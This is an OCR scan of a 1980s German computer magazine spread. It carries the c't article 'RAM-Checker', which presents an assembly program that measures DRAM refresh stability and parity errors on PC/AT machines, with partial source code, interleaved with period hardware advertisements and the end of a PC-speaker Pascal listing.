while xneu <> 1 do
begin
 get_taste;
 if ebene = 0 then
   begin
   port [$61]:=port[$61] and $7C;
   ton2:=false;
   end
 else
   begin
   ton2:=false;
   grundtimer:=taste[tastmerk[ebene]];
   if grundtimer > 0 then
      begin
      port [$61]:=port[$61] or $3;
      port [$42]:=lo(grundtimer);
      port [$42]:=hi(grundtimer);
      if (ebene > 1) and (upcase (ch) ='Z') then
         begin
         ton2:=true;
         zweittimer:=taste[tastmerk[ebene-1]];
         if zweittimer <> 0 then
            begin
            port [$40]:=lo(zweittimer div 2);
            port [$40]:=hi(zweittimer div 2);
            end;
         end;
      end;
   end;
end;
end.
```


Mindestens zwei Tasten werden eindeutig erkannt und hier zweistimmig (leider nur verANDet) umgesetzt. ct

CONFIDENT ■ BUSINESS ■ COMPUTER

CONFIDENT VERTEX 286/386 TOWER SYSTEM

	VERTEX-286	VERTEX-386
BIOS	AMI	AWARD
CPU	80286-10 6/10 Mhz 0WS	80386-16 6/16 Mhz 0WS
RAM (opt)	1MB (640/384) 4MB on board	32-Bit 2MB RAM Card 8MB
Controller	Kombicontroller 2xFDD/2xHDD	Kombicontroller 2xFDD/2xHDD
FDD	5,25", 1,2MB/360K YE-DATA	5,25", 1,2MB/360K YE-DATA
(opt) HDD	3,5" 720k/1,44MB Alle gängigen Fabrikate optional	3,5" 720k/1,44MB Alle gängigen Fabrikate optional
Tastatur	PS/2 kompatible 102er mit Tastenklick, deutsch	PS/2 kompatible 102er mit Tastenklick, deutsch
Video	Monochrome Grafikkarte mit Druckerport	
I/0	2 x RS 232, 1 x Centronics on board	

Alle Tower Systeme werden mit ausführlichem Bedienerhandbuch und Verlängerungen für Tastatur und Monitorkabeln geliefert.



Unsere Vertriebspartner in Hamburg und Bremen

HAMBURG

E D S Electra Data Systems GmbH
Industriestraße 8 / 2000 Hamburg - Scheenefeld,
Telefon 040 / 8 30 40 25


BREMEN

Ahnemann & Kunze Datentechnik
Hardware Software Komplettlösungen
Hollerallee 24, 2800 Bremen 1, Telefon 0421 / 34 62 94

VASCO
Handels- und Speditionsgesellschaft mbH.

CONFIDENT
VERTEX COMPUTER

Postfach 1148, 2806 Oyten 1, Telefon 04207/818,
Telex 245680 vasco d, Telefax 04207/ 4623



RAM-Checker

Testprogramm für dynamische RAMs im PC

Martin Ernst, Andreas Stiller

Welche Refresh-Stabilität weisen die dynamischen RAMs in meinem PC auf? Diese Frage ist vor allem für diejenigen interessant, deren Rechner ab und an mit Paritätsfehler aussteigt. Das hier vorgestellte Progamm bestimmt die Refresh-Stabilität von jedem RAM und jedem Bit (auch dem Paritätsbit) auf Mikrosekunden genau.

Eigentlich war dieses Programm nur als Beispielprogramm im Rahmen der Bausteine-Serie gedacht, da es im besten Stile die Systemports nutzt. Wegen seiner 'Einzigartigkeit' fanden wir es aber wertvoll genug, mit einem eigenen Beitrag belohnt zu werden. Alle Einzelheiten zu den Ports finden Sie demnach in dem vorangehenden Grundlagenbeitrag.

Funktionstüchtig ist RAMCHECK aber nur auf denjenigen Rechnern, die den Timer 1 als Refresh-Timer nutzen. PS/2-Modelle inklusive Modell 30 bleiben also außen vor.

Im Video-RAM

Die Funktionsweise des Programms ist eigentlich ziemlich einfach, die Schwierigkeiten liegen wie üblich im Detail. RAMCHECK vermindert Stufe um Stufe die Refresh-Rate und kontrolliert dann, ob jedes RAM einen eingeschriebenen Wert nach einer gewissen Zeitdauer noch besitzt. Damit hätte man bereits das erste Problem zu lösen. Es könnte ja genau das RAM kippen, das den Programmcode enthält . . . und das war's dann.

Zur Lösung bieten sich mehrere Wege an. Entweder man 'schießt' das Programm in ein EPROM oder legt es in den RAM-Adapter aus c't 5/88, der mit statischen RAMs bestückt ist, oder man erreicht durch spezielle Tricks, daß das Programm für den Refresh seines eigenen Codes sorgt – oder man geht den Weg übers Video-RAM. Hier läuft es wegen der vielen Waits zwar erheblich verlangsamt, die Video-RAMs werden aber durch dauernde Zugriffe des Video-Controllers ausreichend aufgefrischt.

Damit man keine störenden und flackernden Flecken auf dem Bildschirm sieht, kann man das Programm in eine nicht sichtbare Bildschirmseite verlagern, die Adreßlage richtet sich nach dem Video-Adapter, also CGA/EGA oder Monochrom/Hercules.

Ohne DOS und BIOS

Da das Testprogramm das ganze RAM (so, wie es in 40:13h eingeschrieben ist) überschreibt und es bewußt in Kauf nimmt, daß einzelne RAM-Zellen kippen, muß es auf alles verzichten, was im RAM liegt. Neben DOS betrifft dies leider auch das ROM-BIOS, weil letzteres ein paar RAM-Bytes auf 40:xxh verwaltet und daher ins Trudeln kommen kann, wenn sich hier was ändert. Tastatureingaben und Video-Ausgaben behandelt RAMCHECK daher eigenständig direkt über die Tastaturports und das Video-RAM.

Auch die Interrupt-Page, also die Adressen 0:0h bis 0:3FFh, sind betroffen. Folglich darf bei einem Paritätsfehler kein NMI erfolgen, sonst landet er über INT 2 'im Wald'. Aus diesem Grund schaltet RAMCHECK sämtliche Interrupts, auch den NMI, ab.

Warte ein langes Weilchen

Der Benutzer teilt dem Programm den einzustellenden Refresh-Wert in Timer-Ticks mit, ein Tick hat rund 0,834 µs. Maximal ist dann ein Refresh-Zyklus von 54 ms möglich, bei 256 Refresh-Adressen kommt man so auf eine refresh-lose Zeit pro Adresse von fast 14 Sekunden! Erstaunlicherweise gibt es manchmal RAMs, die selbst diese 'Durststrecke' durchhalten.

Damit das Programm nicht durch eigene Zugriffe – auch auf den Programmcode selbst – speichererfrischend dazwischenfunkt, legt es zwischen Beschreiben und Lesen eine längere Pause von 14 Sekunden mit Hilfe des Timers 2 ein. Die Warteschleife wird dabei auf mehrere kleine Loops verteilt, damit die unteren acht Bit des Codes unterschiedlich sind (sonst hätte man einen 'Stör-Refresh' bei allen entsprechenden RAM-Zellen).

Beim Lesen nach der Pause wird einfach verglichen, ob der eingeschriebene Wert noch vorhanden ist.

Je nach Adreßlage kann der stabile Zustand eines RAMs – also der Wert, den es bei ausbleibendem Refresh einnimmt – sowohl 0 als auch 1 sein. Die ganze Messung wird daher zweimal durchgeführt, einmal mit FFh und einmal mit 0 als Testwert.

Um einen Paritätsfehler festzustellen, überprüft das Programm nach dem Lesen jedes Bytes die Paritäts-Logik, die über Port C (PC) oder Port B (AT) den jeweiligen Zustand mitteilt. Tritt ein Paritätsfehler auf, so muß die Logik durch einen erneuten Befehl an Port B wieder 'scharf gemacht' werden.

Weiterhin kann der Benutzer auch einen Differenzwert vorgeben, um den nach jedem Durchgang die Refresh-Dauer erhöht wird, er braucht dann nur noch '+' einzugeben. '–' wiederholt die Messung mit dem aktuellen Wert, 'N' ermöglicht eine neue Abfrage, und 'E' beendet die Messung, und zwar mit einem Kaltstart – was bleibt dem Programm auch übrig, wenn nichts Vernünftiges im RAM steht.

Sukzession

Bei einigen PCs führt unter Umständen schon der normale Refresh-Wert von 18 Timer-Ticks zu RAM-Problemen. Das kann mit den dauernden Video-Zugriffen zusammenhängen, die sich wegen langer Waits des Adapters auf die Refresh-Zyklen verlängernd auswirken könnten. Solch ein Rechner/Videoadapter-Gespann dürfte

Copro

Leisten Sie sich Urlaub und Computer!

AT-286 Komplettsystem 2970,—

512 KByte RAM, 6/10 MHz Takt umschaltbar, 1,2 MByte Diskettenlaufwerk, 20 MByte Festplatte, Hercules kompatible Grafikkarte, Parallele Druckerschnittstelle, batteriegepufferte Echtzeituhr/Kalender, Deutsche DIN-Tastatur mit abgesetztem Cursorblock, 14" Monitor bernstein, deutsche Bedienungshandbücher, 1 volles Jahr Garantie

AT-286/60 CAD

wie AT-286/30, jedoch: 12 MHz Takt **ohne waitstate**, Norton-Faktor **13,7**, Landmark-Test **16,1** MHz, 80 nsec-RAM's, **60** MByte Festplatte . . . . . **5450,—**

AT-286/20 Portable, 640KB RAM, 6/12 MHz Takt umschaltbar, 1 wait-state, 1,2 MByte Diskettenlaufwerk, 20MByte Festplatte, Hercules-kompatible Grafikkarte, 7" Monitor Flatscreen bernstein. . . . . **4570,—**

Farbgrafik:

EGA-Karte 640 x 350 Pkt., mit AOC EGA-Monitor: Aufpreis 690,–
EGA-Karte »Genoa«, 640 x 480 Pkt., mit Monitor Fujitsu Multisync: Aufpreis 1090,–
EGA-Karte »Ati EGA Wonder«, 800x600 Pkt., m. Mon. Eizo Flexscan 8060S: Aufpreis 1690,–

Datenübertragungspaket Commodore 64 auf PC 89,–

Selbstverständlich führen wir weitere **AT**- und **XT**-Modelle. Fordern Sie unser **kostenloses Info** an. Viele weitere Produkte auf Anfrage. Händleranfragen sind uns stets willkommen. Schreiben Sie uns oder rufen Sie einfach an!

Wir finden die optimale Lösung für Ihre Anwendung

Copro · Berger Straße 15 · 6369 Niederdorfelden
☎ **06101-3890** · Bei Bestellung bitte »CT7« angeben

ALBATROS-COMPUTER GmbH

7107 BAD WIMPFEN, MAGNUSSTR. 9, TEL. 0 70 63/70 57 (KEIN LADENVERKAUF)

→ EIN NAME, DEN MAN SICH MERKEN SOLLTE. ←

Computer aus eigener Fertigung. Unser Service endet nicht mit der Garantie. Wir bieten für Meß- und Betriebsdatenerfassung die gesamte Sensorik von Näherungsschaltern bis Thermoelementen, alles!

Unsere derzeitigen Angebotspreise für unsere Computer:

AC 88/03, XT-kompatibel mit 1 x 360 KB FDD und 1 x 20 MB HDD, 512 KB RAM, 4,77/8 MHz, 8 Slots, 150 Watt Netzteil, Monoch./Video/Karte Centronics-Port, HDD-, FDD-Controller, AT-Look Geh. mit Turboled, Schlüsselschalter, MS-DOS
mit 12" Monitor Grün TTL Preis DM **1849,—**
mit Farbkarte und 14" Farbmonitor Preis DM **2249,—**

AC 286/03, Baby AT-kompatibel mit 1 x 1,2 MB FDD und 1 x 20 MB HDD, 640 KB, 6/12 MHz, 8 Slots, Phönix-BIOS, Clock, HDD-FDD Controller, 101 Tasten Deutsch, 200 Watt Netzteil, MS-DOS, Baby-Gehäuse mit 14" Monitor Bernstein Preis DM **3099,—**

AC 386/03, 80386 CPU, 1 x 1,2 MB FDD und 1 x 20 MB HDD, Phönix-BIOS, 6/16 MHz, 0 Waitstate, 1 MB RAM, 8 Slots, Kombicontroller parallel und seriell, 101 Tasten Deutsch, HEGA-Karte, Towercase (Standgehäuse) mit 14" EGA Monitor mit Fuß Preis DM **7748,—**

Portables XT ab 1850,— DM mit 9" CRT AT ab 2699,— DM mit 9"CRT
Disketten: 5 1/4" DSHD 96 TPI ab 3,98 DM/Stk., ab 100 Stk. 3,48 DM/Stk.

Lieferung ab Lager, solange der Vorrat reicht. Diese Angebote werden nur im Versandhandel geliefert. Händler fordern bitte unsere Preisliste an.

Wir suchen Stützpunkthändler mit Gebietsschutz, auch im Ausland.

ALBATROS-COMPUTER GmbH

7107 BAD WIMPFEN, MAGNUSSTR. 9, TEL. 0 70 63/70 57 (KEIN LADENVERKAUF)

→ EIN NAME, DEN MAN SICH MERKEN SOLLTE. ←

IBM-XT+AT-kompatibel

Maus 139.— mechanisch MS-kompatibel an seriellen Port anzuschließen.

7 Monate Garantie
Versand erfolgt per NN.
Händler: Bitte günstige Händlerpreisl. anfordern.

Klaus Jeschke
Hard-, Software
Adelheidstr. 2-16
6240 Königstein
(06174) 30 41

80386-Hi-Tech

ICO 386-1 4999.—
80386 CPU, 20 MHz, 1,2 MB-Laufwerk, deutsche Tastatur, serieller, paralleler Port.

ICO 386 - 40 MB 5999.—
wie ICO 386-1, jedoch mit einer schnellen 38mS 40 MByte Festplatte und volle 2 MByte RAM. Höchste Rechenleistung für extreme Anforderungen!

ICO Lap XT-1 1798,—
XT-Compatibler, jedoch mit 4.77/10 MHz und V20-CPU, d. h. ca. 3,2x schneller als Standard-XT 720K Laufwerk, Seriell- und Parallel-Port, 1 XT-Slot, Uhr, Akkulader, MS-DOS 3.2 u. Anleitung.

ICO Lap AT-3 3399.—
AT-Compatibler wie XT-1 ausgestattet, jedoch 80286-10 MHz, zwei Laufwerke.

Externe Harddisk 20 MB 1198.—
anschlußfertig an die Laptops

ICO AT-1a 1899.—
80286-CPU, 6/8/10 MHz, 512 K RAM, Color-Karte, 1,2 MB-Disk, deutsche Tastatur.

ICO AT-20a 2599.—
Der Standard-AT: AT-1 m. 20 Megabyte Festpl.

ICO AT-30a 2699.—
Wie AT-1, jedoch mit 30 MB-RLL-Platte.

12-MHz-Fastspeed 99.—
für obige ATs. Die 12 MHz vertragen sich durch neuartige Taktanpassungsschaltung. (DSC) auch mit Zusatzkarte.

AT-Konfigurationen
statt Color-, eine Monokarte +10.—
statt Color-, eine EGA-Karte +180.—
extra serielle + parallele Schnittstelle +99.—

ICO PORT AT-2 2899.—
Tragbarer Rechner mit mehr als AT-Power: 12 MHz und LCD-Schirm! 80286 CPU, 8/12 MHz, Hard+Floppy-contr., 1,2 MB Laufwerk, deutsche Tastatur, Netzteil 5 Slots, gesamt ca. 8,5 kg.

ICO PORT AT-20 3399.—
wie ICO PORT AT-2, jed. 20 MB-Festplatte.

ICO 360 949.—
IBM XT kompatibler Rechner mit 8088 CPU 256 KB RAM, 360 KByte Laufwerk, Colorkarte, deutsche Tastatur, im stabilen Metallgehäuse im Originallook.

ICO 20 MB 1599.—
Der XT-Profi. Wie ICO 360 jedoch mit einer 20 MegaByte Festplatte eingebaut.

Andere XT-Konfigurationen
Monochromkarte statt Colorkarte +10.—
Extra Drucker-, Serielle-, Game-Port, Uhr +70,—
8 MHz-Fastspeed (statt 4,77 MHz, original) +40.—
Extra 2. Laufwerk

80286 - Speed - Karte für XT 359.—
AT-Power auf dem XT! 6/8 MHz

Super-EGA-Karte (800x600) **399.—**
Genoa kompatibel (XT, AT)

Seriell-Parallel-Karte (XT, AT) **99.—**

14-Zoll-Monitor (S/W 14") **299.—**

EGA-Monitor (14") **777.—**

Multisync-Monitor 1099.—

Barcodeleser 696.—

Der Refresh

Jede dynamische Speicherzelle besteht im wesentlichen aus einem kleinen Kondensator, der aber im Laufe der Zeit seine Ladung verliert. Daher ist es wichtig, daß regelmäßig die Ladung aufgefrischt wird. Diese Auffrischung erfolgt automatisch bei jedem Lesen der Zelle.

Die Zellen eines RAM-Bausteins sind in einer Matrix organisiert, so daß jede einzelne durch die Zeile (RAS) und durch die Spalte (CAS) adressiert wird.

Zunächst wird von der RAM-Logik die RAS-Adresse angelegt, woraufhin der Baustein alle Zellen, die zu dieser Zeile gehören, parallel liest und sie in Zwischenspeichern ablegt. Die CAS-Adresse greift dann gar nicht mehr direkt auf die RAM-Zelle zu, sondern bestimmt nur noch den entsprechenden Zwischenspeicher, welcher nun seinen Bitwert auf den Ausgang legen darf.

Somit sorgt jeder Lesezugriff dafür, daß gleichzeitig etliche Speicherzellen den gewünschten Refresh erfahren.

Bei den neueren RAMs reicht es daher aus, wenn nur die unteren acht Bits eines Speichers adressiert werden, um alle RAM-Zellen aufzufrischen. Das gilt nicht nur für einen Baustein allein, sondern – da das RAS-Signal parallel an alle RAM-Chips geht – für alle angeschlossenen RAMs.

Man muß jetzt nur noch dafür sorgen, daß in einem gewissen Zeitraum jede dieser acht Adressen einmal angesprochen wird.

Laut Datenblatt der meisten Hersteller sollte mindestens alle 4 ms ein Refresh erfolgen, so daß bei 256 Refresh-Adressen pro 15 µs ein Zugriff stattzufinden hat. Im PC/AT übergibt man daher dem Refresh-Timer üblicherweise den Wert 18, was zu rund 15 µs Zykluszeit führt. In der Regel übersteht die Ladung eines RAMs aber erheblich längere Zeitdauern, teilweise bis zu mehreren Sekunden.

auch Schwierigkeiten (Paritätsfehler) mit ausgedehnten Grafikprogrammen bekommen. Hier empfiehlt es sich, stabilere RAMs im Sinne dieses Programms in den Rechner einzusetzen.

Mit RAMCHECK läßt sich recht einfach das schwächste Glied in der RAM-Kette ermitteln. Wer Zeit hat, kann mit Startwert 5 beginnen und als Differenz beispielsweise 18 eingeben (≈ 18 µs × 256 = 4 ms pro Refresh-Adresse). Bei sehr stabilen RAMs dauert die Messung dann aber einige Zeit, bis die ersten Fehler auftauchen.

Schneller kommt man mit einer sukzessiven Einschachtelung zum Ziel, beginnend mit Startwert 5 und Differenz 5000 (entsprechend einer Refresh-Rate pro Adresse von rund einer Sekunde). Dann startet man vom letzten fehlerfreien Refresh-Wert mit Differenz 500 und so weiter.

Auch nach mehreren Wiederholungen ist fast immer ein und dasselbe RAM das schwächste Glied und darin meist dasselbe Bit. Geht dessen Stabilität nicht allzu weit über 18 Timer-Ticks hinaus, so sollte man vorsorglich das RAM austauschen. Das gilt insbesondere, wenn man den Rechner etwas beschleunigen will, beispielsweise mit dem c't-V-Chip-BIOS. Die Refresh-Rate kann man auch mit dem kleinen Programm aus der Bausteineserie (c't 5/88, S. 200) heraufsetzen. (st)

```
;-----------------------------------------------------------------------
; Programm zur Ermittlung der Fehlerhäufigkeit der dynamischen RAMs in PC
; oder AT       mit CGA bzw. Hercules
; Funktion:     die Refresh-Rate wird reduziert und alle
;               Speicherstellen werden mit 00 bzw. in zweiten Durch-
;               gang mit FF beschrieben. Nach einer längeren Pause
;               (ca. 14 Sek) werden die Speicherstellen wieder ausgelesen
;               und Fehler in den Datenbits erkannt.
;               Zusätzlich wird nach jedem Lesevorgang das Parity-Bit unter-
;               sucht, um festzustellen, ob das Parity-RAM gekippt ist.
; Eingabe       'Startwert' für die Refresh-Rate in Timer-Ticks (0.33 µs)
;               Beim PC mindestens 3 eingeben, sonst evtl. Dauer-Refresh
;               'Differenz' für die Änderung über +/- in Timer-Ticks
;-----------------------------------------------------------------------

message         macro  zeile,spalte,adr
                mov  cl,zeile
                mov  ch,spalte
                mov  si,offset adr
                call out_mess
                endm

wait            macro   millisecs
local           wait_low,wait_high
                mov     cx,millisecs
wait_low:       in      al,dx           ;
                test    al,20h          ;Warten bis Timer 2 auf Low geht
                jnz     wait_low
wait_high:      in      al,dx           ;und wieder high
                test    al,20h
                jz     wait_high
                loop    wait_low        ;1000 mal
                endm

hercules        segment at 0b000h
hercules        ends
screen          segment at 0b800h       ; bei MDA hier 0b000h
                org     1000h
beginprg        label   byte
screen          ends
bios_rom        segment at 0f000h
                org     0fff0h
boots_trap      label   far
                org     0fffeh
machine_type    label   byte
bios_rom        ends

;-----------------------------------------------------------------------

code            segment
                assume cs:code,ds:nothing,es:nothing,ss:nothing
                org 100h
start:
Init            proc far
                cli
                mov     al,0
                mov     dx,3f2h
                out     dx,al           ;Laufwerke aus
                mov     ax,cs
                mov     ds,ax           ;zuerst die Segment-Register korrekt
                mov     ax,seg bios_rom ;einstellen
                mov     es,ax
                push    ds
                mov     ax,40h
                mov     ds,ax
                mov     ax,ds:[0013h]   ; MemSize in Kbyte;
                pop     ds
                assume  ds:code,es:bios_rom
                mov     bx,40h          ; ergibt MemSize
                mul     bx              ; in Paragrafen
                mov     memsize,ax
                mov     al,0FFh         ; keine Interrupts
                out     [21h],al
                test    es:[machine_type],3; ist es ein AT?
                jnz     no_at           ;ja ->
ist_at1:        mov     al,80h
                out     70h,al          ;NMI abschalten
                in      al,71h          ;vorsichtshalber Dummy-Read
                mov     dx,61h          ;AT-Port für Parity-Fehler
                mov     [port],dx       ;
                jmp     short video_ad
no_at:          mov     al,00h
                out     0A0h,al         ;NMI aus
                mov     dx,62h          ;PC-Port für Parity
                mov     [port],dx
video_ad:       mov     al,03h          ;schaltet bei Hercules zweite
                mov     dx,03bfh        ;Seite ein (bei CGA keine Funktion)
                out     dx,al
                mov     ax,0b000h       ;ES zeigt auf die erste Seite der
                mov     es,ax           ;Hercules-Karte

                assume  es:hercules

                mov     ah,0
                mov     al,55h
                mov     es:byte ptr [0],al
                mov     cx,0
                loop    $                       ; eine Zeitlang warten
                cmp     es:byte ptr [0],al ;ist eine Hercules-Karte da?
                jnz     no_herc                 ;nein ->
                inc     ah
no_herc:        mov     [disp_type],ah          ;0=CGA und 1=HERC
                mov     ax,seg screen
                mov     es,ax

                assume  es:screen

                mov     si,offset startprg ;übertragen der Daten in die
                mov     di,offset beginprg ;Grafikkarte
                mov     cx,offset (endprg) - offset (startprg)
                rep     movsb
                push    es
                mov     ax,offset beginprg
                push    ax
                ret                             ; und ab in den Bildschirm
Init            endp
;-----------------------------------------------------------------------
                org 1000h
                assume  cs:code,ds:code
program         proc    near
startprg:
                mov     ax,cs           ;für den neuen Bereich die Segmente
                mov     ds,ax           ;wieder richtig setzen
                mov     sp,offset stack+256 ;mit eigenem Stack
                mov     ss,ax
```

UNICOMAL

UniComal

Das leistungsfähige und fortschrittliche Programmiersystem für Industrie, Forschung, Verwaltung und Unterricht mit vielen Vorzügen, z.B.:

Bedienungskomfort

UniComal, als Mischung aus Interpreter und Compiler, nutzt die Vorzüge eines interaktiven Entwicklungssystems gleichzeitig mit den Geschwindigkeitsvorteilen eines Compilers. Der Semicompiler UniComal verhält sich wie ein Interpreter, compiliert aber eingegebene Zeilen vor, so dass ein Programm im Interpreter schon auf vollem Tempo läuft. Für einen Testlauf entfällt somit das Compilieren. Fehlermeldungen erfolgen sofort bei der Eingabe einer Zeile. Der bedienungsfreundliche Editor erleichtert die Programmierung und vereinfacht Korrekturen und Änderungen. Programmteile (Prozeduren) können unabhängig vom Hauptprogramm im Direktmodus aufgerufen und getestet werden.

Lieferumfang

Das Programmiersystem für PC/MS-DOS und PS/2 wird komplett mit Interpreter, Compiler und Anpassungen an CGA-, EGA- und VGA-Grafikkarten (auf Wunsch auch Hercules- und Olivetti-Anpassungen) inkl. 1000 Seiten Dokumentation geliefert.

Neu

Deutsches Einführungshandbuch und deutsche Kurzübersicht der UniComal-Befehle (DM 98,--).

Fordern Sie unser Prospektmaterial an oder testen Sie **UniComal** mit unserer Demodiskette. ...die für DM 15,- erhältlich ist.

COMAL-Vertrieb
Derek Belz
D-2270 Utersum
Telefon
(04683) 500

COMAL® VERTRIEB | D. BELZ

Low-Cost-Logikanalyzer LA 48/20

Ein Gerät für jeden Computer mit V24-Schnittstelle
Treiber sind derzeit
für PC-XT/TT sowie ATARI ST und mc68000 erhältlich.
Weitere auf Anfrage!!!

Technische Daten:
48 Kanäle
2 Taktquellen
2 Qualifier
1k Speichertiefe pro Kanal
Takt- und Triggerwortverzögerung
Typ. 20 MHz Aufzeichnungstaktrate
7 prog. Triggerpegel 1/10V 0,1V Aufl.
Binär-Dezimal-Liniendarstellung usw.
Drucker und Disktreiber
Zahlreiche Triggerbedingungen
Analogtriggereingang

Fordern Sie unseren Prospekt an!
Neben zahlreichem Zubehör bieten wir individuelle Firmware.
Durch Hochsprachentreiber kann der LA 48/20 bis hin zu einem selbständigen Analysesystem erweitert werden.
Händleranfragen erwünscht.
Demodiskette gegen Schutzgebühr.

GMC-technik
Feckenhauserstr. 52 · 7210 Rottweil 1 · Tel. 07 41/2 12 17

Katalog kostenlos

PEPS-II

Programmierbarer EPROM-Simulator

- Für PC/XT/AT, MSDOS- oder CP/M-Rechner
- Anschluß an parallelen Druckerport
- Simuliert alle EPROMs bis 128 KByte (2716...27512, 27513, 27011)
- Kombinierbar für 16- und 32-Bit-Busse
- Blitzschnelle Datenübertragung
- Komfortables Steuer-Programm


PEPS-II (MSDOS oder CP/M), 64 KByte . 570.–
PEPS-II (MSDOS oder CP/M), 128 KByte . 799.–
Handbuch vorab (wird angerechnet) 15.–

CONITEC GmbH
Postfach 11 03 42
D-6100 Darmstadt 11
Telefon: (0 61 51) 2 60 13
Telex: 4 197 298

CONITEC DATENSYSTEME

Katalog kostenlos

PC-POWER-SWITCH



220 V-I/O-Karte

- Für IBM PC oder ECB-Bus
- 8 optoentkoppelte Halbleiterrelais
- Störfrei durch Nulldurchgangsschalter
- Schaltleistung 24...220 V AC, 650 W
- 8 optoentkoppelte Eingänge
- Belegt eine I/O-Adresse

Fertiggerät POWER-SWITCH für ECB-Bus . . 261.40
Fertiggerät POWER-SWITCH für PC/XT/AT . . 261.40

CONITEC GmbH
Postfach 11 03 42
D-6100 Darmstadt 11
Telefon: (0 61 51) 2 60 13
Telex: 4 197 298

CONITEC DATENSYSTEME

AD Computertechnik GmbH

Postfach · **2820 Bremen 77**
Telefon (04 21) 37 13 59
Ladenverkauf:
Münchener Str. 58,
2800 Bremen 1.

AD Turbo AT

11 verschiedene AT's, z. B.
10 MHz/0 wait ab DM 1799,-
12 MHz/0 wait ab DM 1999,-
15 MHz DSC ab DM 2399,-
386 20 MHz DSC ab DM 5499,-
386 25 MHz 0 w. ab DM 6999,-

Alle AT inkl. Hercules komp. Karte, AT-Gehäuse für 4 Einschübe Slimline-Schlüsselschalter, Resettaster, Turboschalter bzw. Waitstateschalter, parallelem Printerport, 200-Watt-Netzteil, RT-Tastatur mit 12 Funktionstasten — separatem Cursorblock (deutsch oder ASCII, NEC Diskdrive 1.2 MB (liest und schreibt 360K), 80287 Sockel, 512K (max. 1 MB on Board).

AD Turbo XT

10 MHz Gatearray ab DM 929,-

Genius GM-6 Mouse DM 79,-
(inkl. Software)
GM-6 plus Mouse DM 110,-

Handy Scanner 10,5 cm **DM 590,-**
(inkl. Software)

Handyscanner + Texterkennung DM 699,-

80 MB Seagate Harddisk DM 1450,-
NEC P7 Drucker DM 1398,-

Weitere 200 Erweiterungskarten, Monitore, Festplatten, Drucker, Netzwerke, Laserdrucker zu Superpreisen.

Sofort KATALOG anfordern!
(Bitte DM 1,— in Briefmarken beifügen)

```
                xor     ax,ax
                mov     es,ax
weiter1:        call    clr_scr         ; Blidschirm klar
                message 0,0, startmess  ; Startmeldung
                message 1,0, startwert  ; Anfangswert für Refresh
                mov     ch,40           ;
                call    get_word        ; von Tastatur lesen
                mov     [refresh],dx
                message 2,0, diffwert   ; Erhöhungswert
                mov     ch,40           ;
                call    get_word        ; einlesen
                mov     [differenz],dx

h_loop:         call    set_refresh     ;Refresh-Wert in Timer 0 Register
                call    display_refresh ;Anzeigen auf Bildschirm
                call    off_on_parity   ;Parity-Fehler-Flag löschen
                message 20,0,no_mess    ;löscht Menue-zeile
                mov     ax,0000h        ;
                message 7,0,mem_mess_00 ;
                call    set_mem         ;Speicher mit 00 vollschreiben
                call    warte_lange     ;und einen Refresh-Zyklus warten
                call    search_for_bad  ;danach nach gekippten Bits suchen
                call    off_on_parity   ;dsgl mit Testwert FF
                message 10,0,wait_taste ;
                call    warte_for_tast ;
                mov     ax,0ffffh
                message 7,0,mem_mess_FF ;
                call    set_mem
                call    warte_lange
                call    search_for_bad

ende_loop:      message 20,0,weiter_mess
loop3:          call    warte_for_tast
                cmp     al,12h          ;Programm beenden
                jz      prg_ende
                cmp     al,31h          ;noch mal neu
                jnz     no_N
                jmp     weiter1
no_N:           cmp     al,1bh          ;Taste '+'
                jnz     minus           ;nein, dann vielleicht die '-'
plus:           mov     ax,refresh
                add     ax,differenz
                mov     refresh,ax      ;sonst Refresh-Wert erhöhen
                jmp     short  h_loop
minus:          cmp     al,35h          ;Taste '-'
                jnz     ende_loop       ; dann erniedrigen
                mov     ax,refresh
                sub     ax,differenz
                mov     refresh,ax
                jmp     h_loop          ;und wieder testen

prg_ende:       jmp     boots_trap      ;ab ins ROM F000:FFF0

;-----------------------------------------------------------------------------
; spezifische Unterprogramme für die Hauptschleife des Testprogramms
;-----------------------------------------------------------------------------

set_refresh:    mov     al,74h          ;Timer 1, Low u. High, Mode 2, binär
                out     43h,al          ;Timer-cntrl-Register
                jmp     short x1        ;zur Verzögerung
x1:             mov     ax,refresh      ;und danach den Refresh-Wert in Timer 0
                out     41h,al
                jmp     short x2
x2:             mov     al,ah
                out     41h,al
                ret

display_refresh:message 5,0, zeit_mess
                mov     ax,refresh      ;des Refresh-Wertes
                mov     ch,35
                call    out_zahl
                ret

